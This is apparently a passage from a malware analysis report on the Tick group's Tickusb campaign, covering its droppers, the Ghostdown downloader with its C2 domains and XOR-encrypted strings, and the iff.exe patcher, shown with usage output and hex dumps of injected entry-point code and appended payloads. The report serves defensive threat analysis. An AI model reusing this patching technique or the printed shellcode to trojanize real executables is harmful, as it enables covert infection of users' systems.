
Stage 1 – Dropper, Downloader, Patcher

The downloaders and droppers associated with Tickusb have been identified, but no specific infection methods, such as emails, have been identified. However, the comparison of the altered code of the installation file altered by a dropper and the file within the USB flash drive showed by some of the droppers were EXE files altered by Tickusb. The attacker did not automatically run Tickusb malware upon booting, but only when certain files were executed. It makes difficult for the user to discover the malware.

1. Dropper

The report from Unit 42 describes that there are several droppers associated with Tickusb. [1] (https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems)

Aya.exe (b76d2b33366c5ec96bc23a717c421f71) is a Go game file. If executed, an initial version of Tickusb (6f665826f89969f689cba819d626a85b) is created in the temporary folder. AhnLab collected Aya.exe file in March 2014.



B You
Hama :0
00:00 / 00:00

W Aya 6.34
Hama :0
00:00 / 00:00

N= 0 PASS
Value=0

No eye_base.eye file!

Eye-Pattern data base install failed!
Put eye_base.eye to the same directory with Aya.exe

You can play without eye_base.eye, but Aya becomes weak.

Figure 3 | Aya.exe execution screen

The Secure Unlock win.exe file (bb8c83cfd133ab38f767d39605208a75) started to attack the users from early June 2015. It altered normal programs and created the wsktray.exe file (3c6e67fc006818363b7ddade90757a84) in the temporary folder. When generating the file, it adds a garbage data at the end of the filename to have a filename of more than 34 megabytes in length. The file generated is a Bisodown variant that downloads other malware.


Portable SecretZone.exe (dbc10f9b99cc03e21c033ea97940a8c2), pNDPS(V2.11).exe (c865b83a2096642b0de3e2880e63ab0e), NEW_GOMPLAYERSETUP.exe (0a4bec5fc88406d126aa106a7c0aab87) create the same Bisodown variant (e470b7538dc075294532d8467b1516f8). Among these droppers, SecretZone.exe and pNDPS (V2.11) .exe files appear to be infected by the Tickusb variant.

2. Downloader - Ghostdown

A variant of the Ghostdown malware (4868fd194f0448c1f43f37c33935547d, 62ee703bbfbd5d77ff4266f9038c3c6c) was found on a system infected with Tickusb.

Ghostdown is a downloader that was discovered in February 2013 and was active up until February 2018. In Ghostdown, key strings such as APIs and connection addresses are encrypted. Its initial version had applied encryption to addresses and key strings with the XOR 0xDF key.

The initial Ghostdown variant used www.poi.cydisk.net and www.kot.gogoblog.net as the C&C server, all of which were created with the www.dnserver.com service. The C&C address of the Ghostdown variant found in the Tickusb infected system in 2016 used the cloud service at www.memsbay.com:443.




```
0000B020:  3C 70 4A 70.61 66 33 61.2E 3A 00 00.49 60 3D 2F  <pJpaf3a.:  I`=/
0000B030:  72 3D 23 5C.3B 3B 00 00.3C 70 4A 7D.3B 30 66 28  r=#\;;  <pJ};0f(
0000B040:  2E 3A 00 00.57 30 61 6A.46 60 61 6D.2D 28 66 36  .:  W0ajF`am-(f6
0000B050:  30 00 00 00.60 46 7A 79.30 61 00 00.3C 70 4A 3F  0   `Fzy0a  <pJ?
0000B060:  46 7A 61 3B.00 00 00 00.60 30 61 60.46 7A 79 46  Fza;    `0a`FzyF
0000B070:  3A 61 00 00.7A 46 28 28.30 7A 61 00.01 00 00 00  :a  zF((0za ☺
0000B080:  08 00 00 00.02 00 00 00.04 00 00 00.10 00 00 00  ◘   ☻   ♦   ►
0000B090:  80 00 00 00.20 00 00 00.40 00 00 00.02 00 00 00  Ç       @   ☻
0000B0A0:  6C 6F 77 6D.61 69 6E 00.3A 00 00 00.77 77 77 2E  lowmain :   www.
0000B0B0:  6D 65 6D 73.62 61 79 2E.63 6F 6D 3A.34 34 33 00  memsbay.com:443
0000B0C0:  00 00 00 00.00 00 00 00.FF FF FF FF.00 00 00 00
```

Figure 4 | Decrypted C2 text strings

3. Patcher - iff.exe

The iff.exe (e84f29c45e4fbbce5d32edbfeec11e3a) file alters the EXE file to run a specific EXE file or to load a specific DLL file. This file is found in the Tickusb infected system and is assumed to be a file that is additionally installed once the attacker infiltrates the system.

The iff.exe file takes the file alteration, file to be altered, the DLL file to load or run as arguments.




```
c:\work>iff
Usage:
-b TargetExePath DownLoaderPath
-l TargetExePath DllName
example:
-b test.exe downloader.exe
-l test.exe winini.dll

c:\work>iff -l notepad.exe BrWeb.dll
notepad.exe
Infect Sucess! Method 1 at Section [3]!
```

Figure 5 | Execution screen of Iff.exe

The -b option modifies the executable file by adding an executable file to be run. The -l option alters the target EXE file to load the specific DLL file.


The EXE file altered as Iff.exe contains the infection identification string ".texe."



```
BrStMonW.exe_(clean)
0000 0000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZÉ..... ....ÿÿ..
0000 0010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ┐....... @.......
0000 0020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0030: 00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ........ ........
0000 0040: 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..||..┤.= !┐.L=!Th
0000 0050: 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is progr am canno
0000 0060: 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run  in DOS
0000 0070: 6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.... $.......
0000 0080: 06 F1 7F BA 42 90 11 E9  42 90 11 E9 42 90 11 E9  .±△||BÉ.θ BÉ.θBÉ.θ

BrStMonW.exe_
0000 0000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZÉ..... ....ÿÿ..
0000 0010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ┐....... @.......
0000 0020: 00 00 00 00 00 00 00 00  2E 74 65 78 65 00 00 00  ........ .texe...
0000 0030: 00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  ........ ........
0000 0040: 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..||..┤.= !┐.L=!Th
0000 0050: 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is progr am canno
0000 0060: 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run  in DOS
0000 0070: 6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.... $.......
0000 0080: 06 F1 7F BA 42 90 11 E9  42 90 11 E9 42 90 11 E9  .±△||BÉ.θ BÉ.θBÉ.θ
```

Figure 6 | Patch content by iff.exe - 1


It changes the jump command on the entry point of the program so that the command added by iff.exe is executed first.



```
BrStMonW.exe_(clean)
0005 D520: 45 D4 89 45 E4 83 7D E0   00 75 06 50 E8 EC F6 FF   E╘ëEΣâ}α .u.PΦ∞÷ÿ
0005 D530: FF E8 07 F7 FF FF C7 45   FC FE FF FF FF 8B 45 E4   ÿΦ.≈ÿÿ╟E ⁿ■ÿÿÿïEΣ
0005 D540: EB 13 33 C0 40 C3 8B 65   E8 C7 45 FC FE FF FF FF   δ.3└@├ïe Φ╟Eⁿ■ÿÿÿ
0005 D550: B8 FF 00 00 00 E8 97 08   00 00 C3 E8 7A C6 00 00   ╕ÿ...Φù. ..├Φz╞..
0005 D560: E9 16 FE FF FF 55 8B EC   51 53 8B 45 0C 83 C0 0C   Θ.■ÿÿUï∞ QSïE.â└.
0005 D570: 89 45 FC 64 8B 1D 00 00   00 00 8B 03 64 A3 00 00   ëEⁿdï... ..ï.dú..
0005 D580: 00 00 8B 45 08 8B 5D 0C   8B 6D FC 8B 63 FC FF E0   ..ïE.ï]. ïmⁿïcⁿÿα
0005 D590: 5B C9 C2 08 00 58 59 87   04 24 FF E0 55 8B EC 51   [╔┬..XYç .$ÿαUï∞Q
0005 D5A0: 51 53 56 57 64 8B 35 00   00 00 00 89 75 FC C7 45   QSVWdï5. ...ëuⁿ╟E

BrStMonW.exe_
0005 D520: 45 D4 89 45 E4 83 7D E0   00 75 06 50 E8 EC F6 FF   E╘ëEΣâ}α .u.PΦ∞÷ÿ
0005 D530: FF E8 07 F7 FF FF C7 45   FC FE FF FF FF 8B 45 E4   ÿΦ.≈ÿÿ╟E ⁿ■ÿÿÿïEΣ
0005 D540: EB 13 33 C0 40 C3 8B 65   E8 C7 45 FC FE FF FF FF   δ.3└@├ïe Φ╟Eⁿ■ÿÿÿ
0005 D550: B8 FF 00 00 00 E8 97 08   00 00 C3 E9 8F 9D 03 00   ╕ÿ...Φù. ..├ΘÅ¥..
0005 D560: E9 16 FE FF FF 55 8B EC   51 53 8B 45 0C 83 C0 0C   Θ.■ÿÿUï∞ QSïE.â└.
0005 D570: 89 45 FC 64 8B 1D 00 00   00 00 8B 03 64 A3 00 00   ëEⁿdï... ..ï.dú..
0005 D580: 00 00 8B 45 08 8B 5D 0C   8B 6D FC 8B 63 FC FF E0   ..ïE.ï]. ïmⁿïcⁿÿα
0005 D590: 5B C9 C2 08 00 58 59 87   04 24 FF E0 55 8B EC 51   [╔┬..XYç .$ÿαUï∞Q
0005 D5A0: 51 53 56 57 64 8B 35 00   00 00 00 89 75 FC C7 45   QSVWdï5. ...ëuⁿ╟E
```

Figure 7 | Patch content by iff.exe - 2


The code added with the -b option is used to obtain the required API address. Then it reads the executable file at the end of the altered file in the temporary folder (% temp%) and the entire executable file to create and run a temporary file. This is for the purpose of adding a downloader for downloading another malware.



```
clean.exe_
0000 8C30: C3 CC FF 25 90 90 40 00   00 00 00 00 00 00 00 00   ├╠ÿ%ÉÉ@. ........
0000 8C40: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8C50: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8C60: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8C70: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8C80: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8C90: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8CA0: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
0000 8CB0: 00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........

modified.exe_
0000 8C30: C3 CC FF 25 90 90 40 00   55 8B EC 51 57 50 57 64   ├╠ÿ%ÉÉ@. Uï∞QWPWd
0000 8C40: A1 30 00 00 00 8B 40 0C   8B 40 1C 8B 48 08 8B 78   í0...ï@. ï@.ïH.ïx
0000 8C50: 20 8B 00 80 7F 18 00 75   F2 89 4D FC 5F 58 8B 45    ï.Ç⌂..u ≥ëMⁿ_XïE
0000 8C60: FC 5F C9 C3 55 8B EC 51   53 56 57 60 8B 55 08 8B   ⁿ_╔├Uï∞Q SVW`ïU.ï
0000 8C70: F2 0F B7 5E 3C 8B 74 1E   78 8D 74 32 1C AD 03 C2   ≥.╖^<ït. xìt2.¡.┬
0000 8C80: 50 AD 03 C2 50 AD 03 C2   5B 50 33 C0 8B 34 83 03   P¡.┬P¡.┬ [P3└ï4â.
0000 8C90: F2 53 50 33 DB 33 C0 AC   C1 C3 13 03 D8 85 C0 75   ≥SP3█3└¼ ┴├..╪à└u
0000 8CA0: F4 C1 CB 13 3B 5D 0C 58   5B 74 03 40 EB DE 5B 0F   ⌠┴╦.;].X [t.@δ▐[.
0000 8CB0: B7 34 43 58 8B 34 B0 03   F2 89 74 24 1C 61 89 45   ╖4CXï4░. ≥ët$.aëE
```

Figure 8 | Coded added by iff.exe -b

At the end of the altered file is an executable file that is run by MZ. Therefore, the total file length increases by the length of the file added to the end of the file.



```
clean.exe_
0000 BFC0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFD0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFE0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFF0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 C000:
0000 C010:
0000 C020:
0000 C030:
0000 C040:

modified.exe_
0000 BFC0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFD0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFE0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 BFF0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 C000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZÉ..... ....ÿÿ..
0000 C010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ╕....... @.......
0000 C020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 C030: 00 00 00 00 00 00 00 00  00 00 00 00 F0 00 00 00  ........ ....≡...
0000 C040: 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ..║..┤.═ !╕.L═!Th
```

